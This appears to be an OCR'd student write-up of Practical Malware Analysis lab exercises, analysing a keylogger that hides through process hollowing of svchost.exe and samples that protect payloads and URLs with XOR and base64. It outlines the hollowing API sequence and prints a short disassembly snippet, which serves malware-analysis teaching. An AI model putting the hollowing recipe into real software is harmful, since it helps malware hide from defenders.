


Figure 9. Popping MsgBox every minute

b. Analyze the malware found in the file *Lab12-02.exe*.

b. What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.




Figure 1. Write file to practicalmalwareanalysis.log




Figure 2. Keystrokes in log file **ii. How does the**

launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.




Figure 3. Create Suspended process, unmap memory

Figure 4. WriteProcessMemory, ResumeThread **iii.**

Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.





Figure 5. Resource with lots of As in it



iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by "A".

```
.text:0040141B loc_40141B:                             ; CODE XREF: findResource+E0↑j
.text:0040141B                 push    'A'             ; XOR Key
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+var_8]
.text:00401424                 push    eax
.text:00401425                 call    XOR
.text:0040142A                 add     esp, 0Ch
```

Figure 7. XOR by A

v. How are strings protected?

The strings are in plain… correct me if i am wrong




Figure 8. Strings in plain

Practical No. 7

a. Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as **http://www.practicalmalwareanalysis.com**.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b`h``
.rdata:0040517D	0000000A	C	ppxxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with "**;**".




Figure 3. FIndResourceA 101

Figure 4. Resource String





Figure 5. XOR with ; **iii. What is the key used for encoding and what**

content does it encode?

The key used is "**;**". The decoded content is **http://www.practicalmalwareanalysis.com**.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses
"**ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/**"

v. What type of encoding is used for a portion of the network traffic sent by the malware? base64 encoding is used to encode the computer name.




Figure 7. Encoding string

